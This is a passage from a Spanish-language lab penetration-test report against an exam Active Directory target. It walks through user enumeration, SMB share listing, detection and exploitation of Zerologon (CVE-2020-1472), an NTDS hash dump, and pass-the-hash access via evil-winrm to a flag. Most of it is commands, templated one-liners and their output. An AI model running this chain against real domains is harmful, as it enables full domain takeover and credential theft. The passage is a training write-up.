Por lo que lo siguiente que haremos será lanzar un escaneo específico a dichos puertos. A primera vista hay un puerto poco habitual, el 81. Este no es común y no pertenece a ningún servicio en concreto, pero usualmente es usado para albergar servicios web o similares, por lo que vamos a intentar obtener con curl alguna información de este.

```
~/Pr/M3-ActiveDirectory ~ proxychains curl http://192.168.190.4:81
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:81 ... OK
<br>/estudio<br>
<br>/ifp<br>
<br>/examen<br>
<br>Tal vez m+s??<br>
```

Ilustración 53 - Comprobación Web en puerto 81

Vemos que se nos listan lo que parecen 3 directorios, por lo que vamos a inspeccionar estos.

```


Ilustración 54 - Contenido de directorios Web en puerto 81



Viendo el siguiente contenido, vemos que en el directorio ifp encontramos alguna referencia al protocolo SMB y una lista de nombres, por lo que podemos entender que estos podrían ser usuarios del sistema que estamos atacando. Para comprobar esto usaremos kerbrute, para intentar encontrar la validez de alguno de estos en el AD.



La ejecución de kerbrute desde nuestra maquina local da algún tipo de problema por lo que la lanzaremos desde la maquina Ubuntu. Obtenemos entonces lo siguiente:


```

```

root@osboxes:/tmp# ./kerbrute userenum users.txt -d examen.local --dc 192.168.190.4
[+] VALID USERNAME: julian@examen.local
2025/10/29 05:55:53 > Done! Tested 8 usernames (1 valid) in 0.020 seconds
root@osboxes:/tmp#

```

Ilustración 55 - Validación de usuarios en AD

Un nombre de usuario valido: julian. Tras averiguar este usuario vamos a intentar realizar un ataque de AS-REP Roasting para obtener credenciales validas.

```


Ilustración 56 - Ataque AS-REP Roasting



El usuario no cuenta con la flag UF_DONT_REQUIRE_PREAUTH activa, por lo que el ataque no tiene éxito. Esta flag habilitaría que el usuario no necesitase preautenticacion Kerberos.


```

Tras esto probamos con fuerza bruta en un segundo plano mientras realizamos más pruebas, aunque no encontraremos credenciales.

Hecho esto, vamos a investigar los protocolos más comunes de un AD. Empecemos con SMB:

SMB

Aprovechando la herramienta creada por nuestros compañeros, haremos uso de esta y del módulo de enumeración completa SMB. Si lanzamos la herramienta desde nuestra maquina local, en el momento de enumerar shares ocurre lo siguiente.

```
[?] IP del objetivo: 192.168.190.4
[*] ENUMERACIÓN SMB en 192.168.190.4
[>] Listando shares SMB ...
[proxychains] DLL init: proxychains-ng 4.17
Anonymous login successful ←
Sharename      Type      Comment
_____
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
[v] Shares guardados
```

Ilustración 57 - Enumeración #1 SMB

Se obtiene acceso anónimo a estos, pero por alguna razón no podemos listarlos. Esto podría ser dado por problemas en la conexión debido a los túneles del pivoting, por lo que lanzaremos la misma utilidad desde la maquina Ubuntu.

```
[?] IP del objetivo: 192.168.190.4
[*] ENUMERACIÓN SMB en 192.168.190.4
[>] Listando shares SMB ...
Anonymous login successful
Sharename      Type      Comment
_____
ADMIN$        Disk      Admin remota
C$            Disk      Recurso predeterminado
IPC$          IPC       IPC remota
NETLOGON       Disk      Recurso compartido del servidor de inicio de sesión
SYSVOL         Disk      Recurso compartido del servidor de inicio de sesión
Users          Disk      _____
Connection to 192.168.190.4 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
[v] Shares guardados
[>] Ejecutando enum4linux ...
[!] enum4linux no instalado
[>] CrackMapExec - Shares ...
[!] CrackMapExec/NetExec no instalado
[>] Intentando null session con rpcclient ...
result was NT_STATUS_ACCESS_DENIED
[v] rpcclient completado
[*] Resultados guardados en: enum_results_192.168.190.4/
[v] Escaneo completado
```

Ilustración 58 - Enumeración #2 SMB

Obtenemos entonces que existen una serie de shares, donde destaca Users como anómalo. Accediendo al mismo encontramos información irrelevante tras comprobar el contenido de todos los directorios.

```

root@osboxes:/tmp# smbclient //192.168.190.4/Users
WARNING: The "syslog" option is deprecated
Enter root's password:
Anonymous login successful
Domain=[EXAMEN] OS=[Windows Server 2016 Standard Evaluation 14393] Server=[Windows Server 2016 Standard Evaluation
6.3]
smb: \> ls
.
..
desktop.ini
Public
smb: \> ls
12978687 blocks of size 4096. 10104979 blocks available
smb: \> cd Public\
smb: \Public\> tree
tree: command not found
smb: \Public\> ls
.
..
AccountPictures
desktop.ini
Documents
Downloads
Libraries
Music
Pictures
Videos
smb: \Public\> ls
12978687 blocks of size 4096. 10104979 blocks available
smb: \Public\> █

```

Ilustración 59 - Contenido de Share 'Users'

Hecho esto, como en el puerto 81 se hacía hincapié en el protocolo SMB vamos a usar nxc de manera que nos permita reconocer vulnerabilidades posibles en el protocolo. Si se quisieran enumerar los módulos posibles para SMB lo haríamos de la siguiente manera:

```
nxc smb -L
```

Código 13 - Listado de módulos de nxc

Una vez hecho esto, buscamos vulnerabilidades que nos permitan obtener acceso al sistema de alguna manera entre los módulos con bajos privilegios, y nos topamos con la vulnerabilidad **Zerologon**. En caso de que el AD fuera vulnerable, a grandes rasgos, nos permitiría tomar control total del mismo sin autenticación.

```
proxychains nxc smb $IP -M zerologon
```

Código 14 - Modulo 'Zerologon' nxc

¡Y bingo! Tenemos un sistema vulnerable a Zerologon

```

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
SMB      192.168.190.4 445  WIN-442P9GU13EM [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing:True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:49670 ... OK
ZEROLOGON 192.168.190.4 445  WIN-442P9GU13EM VULNERABLE
ZEROLOGON 192.168.190.4 445  WIN-442P9GU13EM Next step: https://github.com/dirkjanm/CVE-2020-1472

```

Ilustración 60 - Ejecución de modulo 'Zerologon' nxc

CVE-2020-1472 Zerologon	
Descripción	Vulnerabilidad crítica en el protocolo Netlogon Remote Protocol (MS-NRPC) que permite a un atacante autenticarse como el Domain Controller sin credenciales, aprovechando una falla criptográfica en el uso de AES-CFB8 con vectores de inicialización nulos.
Criticidad (CVSS 3.x)	CRÍTICA – 10
Vector de ataque	Protocolo Netlogon sobre puerto TCP 445 (misma superficie que SMB)
Impacto	Permite autenticación no autorizada como el Domain Controller, lo que conlleva compromiso total del dominio Active Directory . Puede usarse para modificar contraseñas de cuentas de máquina y escalar a administrador de dominio, afectando la confidencialidad, integridad y disponibilidad del entorno.
Fuentes	https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472

Tabela 2 - CVE-2020-1472 Zerologon

Explotación

El módulo de nxc nos proporciona un repositorio de GitHub (<https://github.com/dirkjanm/CVE-2020-1472>) el cual nos servirá para explotar esta vulnerabilidad.

Con esto podremos **reiniciar la contraseña de la cuenta maquina unida al dominio**, y posteriormente podremos realizar acciones en nombre de esta.

Ilustración 61 - Ejecución de exploit Zerologon

```
proxychains python3 cve-2020-1472-exploit.py $MACHINE ACCOUNT $IP
```

Código 15 - Código de explotación de Zerologon

Como vemos, el Exploit se ha ejecutado correctamente y ha reiniciado la contraseña a una cadena vacía. Ahora podremos, por ejemplo, dumper el ntds.dit de forma remota con esta cuenta; lo haremos nxc.

```

~/Practica3-Pivoting/M3-ActiveDirectory > proxychains nxc smb 192.168.190.4 -u 'WIN-442P9GU13EM$' -p '' --ntds
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[!] Dumping the ntfs can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] y
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing: True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] examen.local\WIN-442P9GU13EM$:
SMB 192.168.190.4 445 WIN-442P9GU13EM [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] Dumping the NTDS, this could take a while so go grab a redbull...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:49667 ... OK
SMB 192.168.190.4 445 WIN-442P9GU13EM Administrador:500:aad3b435b51404eeaad3b435b51404ee:cfae279a292213ad9968334a452e6b8a :::
SMB 192.168.190.4 445 WIN-442P9GU13EM Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36126cbde83ad22c9bb2ad1f0e3176ce :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\ifp_asrep:1103:aad3b435b51404eeaad3b435b51404ee:64f12cdcaa88057e06a81b54e73b949b :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\SVC_SQL:1104:aad3b435b51404eeaad3b435b51404ee:fbcd5041c96ddb82224270b57f11fc :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\guille:1105:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45 :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\vuln:1106:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45 :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\admin:1107:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45 :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\user1:1108:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45 :::
SMB 192.168.190.4 445 WIN-442P9GU13EM examen.local\julian:1109:aad3b435b51404eeaad3b435b51404ee:6868d48bb415b5851c19ff4c51e78f45 :::
SMB 192.168.190.4 445 WIN-442P9GU13EM WIN-442P9GU13EM$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
[*] Dumped 12 NTDS hashes to /home/iamad0rl/.nxc/logs/ntds/WIN-442P9GU13EM_192.168.190.4_2025-10-29_121109.ntds

_121109.ntds of which 11 were added to the database
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] To extract only enabled accounts from the output file, run the following command:
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] cat /home/iamad0rl/.nxc/logs/ntds/WIN-442P9GU13EM_192.168.190.4_2025-10-29_121109.ntds | grep -iv disabled | cut -d ':' -f1
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] grep -iv disabled /home/iamad0rl/.nxc/logs/ntds/WIN-442P9GU13EM_192.168.190.4_2025-10-29_121109.ntds | cut -d ':' -f1

```

Ilustración 62 - Ejecución de dumpero de ntds.dit

```
proxychains nxc smb $IP -u '$MACHINE_ACCOUNT' -p '' --ntds
```

Código 16 - Código para dumpero de ntds.dit

Ya con los hashes NTLMv1, podremos intentar autenticarnos, mismamente como Administrador. Hay que recordar que para esta autenticación solo necesitaremos la parte NTLM del hash, es decir:

usuario:RID:LM_HASH:NTLM_HASH:::

```

~/Practica3-Pivoting/M3-ActiveDirectory > proxychains nxc smb 192.168.190.4 -u 'Administrador' -H 'cfae279a292213ad9968334a452e6b8a'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] Windows 10 / Server 2016 Build 14393 x64 (name:WIN-442P9GU13EM) (domain:examen.local) (signing: True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:445 ... OK
SMB 192.168.190.4 445 WIN-442P9GU13EM [*] examen.local\Administrador:cfae279a292213ad9968334a452e6b8a (Pwn3d!)

```

Ilustración 63 - Prueba de autenticación

```
proxychains nxc smb $IP -u '$USER' -H '$NTLM_HASH'
```

Código 17 - Autenticación nxc con hashes NTLM

Sabiendo que tenemos acceso, y que nos aparece (Pwn3d!), sabemos que tenemos acceso por medio de WinRM. Por lo que si realizamos la autenticación de igual manera pero para obtener acceso a la maquina por medio de dicho protocolo, tenemos lo siguiente.

```

[~] ~\Project3\PenTesting\H3-ActiveDirectory proxychains evil-winrm -i 192.168.190.4 -u 'Administrador' -H 'cfae279a292213ad9968334a452e6b8a'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrador> whoami
examenAdministrador
*Evil-WinRM* PS C:\Users\Administrador> cd ..\Desktop
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 127.0.0.1:2080 ... 192.168.190.4:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrador\Desktop> ls
Directorio: C:\Users\Administrador\Desktop

Mode                LastWriteTime         Length Name
-a----   5/12/2023  11:48 AM            30 Flag.txt

*Evil-WinRM* PS C:\Users\Administrador\Desktop> cat Flag.txt
Flag{f3lic1d4d3s_h4s_4pr0b4d0}
*Evil-WinRM* PS C:\Users\Administrador\Desktop>

```

Ilustración 64 - Acceso a M3 vía WinRM

```
proxychains evil-winrm -I $IP -u '$USER' -H '$NTLM_HASH'
```

Código 18 - Autenticación WinRM + NTLM

De esta manera y con los hashes de todas las cuentas, incluyendo el objetivo final del usuario **krbtgt**, podemos decir que el sistema ha sido comprometido en su **totalidad**.